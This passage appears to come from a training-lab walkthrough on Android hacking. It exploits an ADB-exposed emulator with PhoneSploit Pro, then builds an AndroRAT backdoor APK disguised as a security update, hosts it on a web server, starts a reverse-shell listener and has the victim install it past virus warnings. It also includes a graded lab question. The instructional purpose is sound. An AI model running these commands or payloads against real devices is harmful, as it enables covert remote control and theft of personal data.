
Note down the location of **images.jpeg** (in this example, **/sdcard/Download/images.jpeg**). You can download the file by selecting option 8 in the **PhoneSploit Pro** main menu options.



32. Type **exit** and press **Enter** to exit the shell command line and return to the main menu.
33. In the **Terminal** window, type **N** and press **Enter** to navigate to additional PhoneSploit-Pro options on the **Next Page**.
34. The result appears, displaying additional **PhoneSploit Pro** options, as shown in the screenshot.




35. At the **Main Menu** prompt, type **23** and press **Enter** to choose **Open a Link on Device**.
36. When prompted to **Enter URL**, type the desired URL (in this case, **https://pranx.com/hacker/**) and press **Enter**.




37. Click Android to switch to **Android** machine. Here, you can see that the link has been opened automatically.

If **Open with** pop-up appears **Click on Chrome | Just Once**. If **We value your privacy** popup appears, click on **AGREE**.



38. Click Parrot Security to switch back to the **Parrot Security** machine.
39. Now, at the **Main Menu** prompt, type **27** and press **Enter** to choose the **Get Device Information** option.
40. The result appears, displaying device information of the target Android device, as shown in the screenshot.

For demonstration purposes, in this task, we are exploiting the Android emulator machine. However, in real life, attackers use the **Shodan** search engine to find ADB-enabled devices and exploit them to gain sensitive information and carry out malicious activities.



41. In the same way, you can exploit the target **Android** device further by choosing other PhoneSploit-Pro options such as **Install an APK**, **Screen record a phone**, **Lock the Device**, and **Uninstall an App**.
42. This concludes the demonstration of how to exploit the Android platform through ADB using PhoneSploit-Pro.
43. Document all the acquired information and close all open windows.

Question 17.1.1.1

Use the PhoneSploit Pro tool to exploit the Android mobile platform via ADB. Utilize PhoneSploit-Pro to enumerate the list of installed applications. Identify and provide the package name of the Camera app present on the Android device.

Task 2: Hack an Android Device by Creating APK File using AndroRAT


AndroRAT is a tool designed to give control of an Android system to a remote user and to retrieve information from it. AndroRAT is a client/server application developed in Java Android for the client side

and the Server is in Python. AndroRAT provides a fully persistent backdoor to the target device as the app starts automatically on device boot up, it also obtains the current location, sim card details, IP address and MAC address of the device.

In this task, we will use AndroRAT to create an APK file to hack an Android device.

Reboot the **Android** machine before starting the task. To do so, click the **Commands** icon from the top-left corner of the screen and navigate to **Power** --> **Reset/Reboot machine**. If **Reset/Reboot machine** pop-up appears, click **Yes** to proceed.

1. In the **Parrot Security** machine, open a **Terminal** window and execute **sudo su** to run the programs as a root user (When prompted, enter the password **toor**).
2. Run **cd AndroRAT** command to navigate to the AndroRAT repository.
3. Run **python3 androRAT.py --build -i 10.10.1.13 -p 4444 -o SecurityUpdate.apk** command to create an APK file (here, **SecurityUpdate.apk**).
    - **--build**: is used for building the APK
    - **-i**: specifies the local IP address (here, **10.10.1.13**)
    - **-p**: specifies the port number (here, **4444**)
    - **-o**: specifies the output APK file (here, **SecurityUpdate.apk**)
4. You can observe that an APK file (**SecurityUpdate.apk**) is generated at the location **/home/attacker/AndroRAT/**.




5. Run **cp /home/attacker/AndroRAT/SecurityUpdate.apk /var/www/html/share/** command to copy the **SecurityUpdate.apk** file to the location **share** folder.


If the share folder does not exist, then execute the following commands to create a share folder and assign required permissions to it:

- Run **mkdir /var/www/html/share** command to create a shared folder
- Run **chmod -R 755 /var/www/html/share** command
- Run **chown -R www-data:www-data /var/www/html/share** command

6. Execute **service apache2 start** command to start an Apache web server.



7. Now, run **python3 androRAT.py --shell -i 0.0.0.0 -p 4444** command to start listening to the victim's machine.
    - **--shell**: is used for getting the interpreter
    - **-i**: specifies the IP address for listening (here, **0.0.0.0**)
    - **-p**: specifies the port number (here, **4444**)
8. You can observe that AndroRAT starts waiting for a connection.



9. Click Android to switch to the **Android** emulator machine.
10. If the **Android** machine is non-responsive then, click the **Commands** icon from the top section of the screen and navigate to **Power and Display** --> **Reset/Reboot machine**.

If **Reset/Reboot machine** pop-up appears, click **Yes** to proceed.

11. In the **Android Emulator GUI**, click the **Chrome** icon on the lower section of the **Home Screen** to launch the browser
12. In the address bar, type **http://10.10.1.13/share** and press **Enter**.


If a **Browse faster. Use less data.** notification appears, click **No thanks**.

If a pop up appears, click **Allow**.

13. The **Index of /share** page appears; click **SecurityUpdate.apk** to download the application package file.
14. If **Chrome needs storage access to download files**, a pop-up appears; click **Continue**. If any pop-up appears stating that the file contains a virus, ignore the message and download the file anyway.


In Allow Chrome to access photos, media, and files on your device?, click **ALLOW**.

15. If **File can't be downloaded securely** pop-up appears click **Keep**.
16. After the file downloads, **File downloaded** pop-up appears, click **Open**.



17. **Google Service Framework** window appears, click **INSTALL** button to install the malicious app.

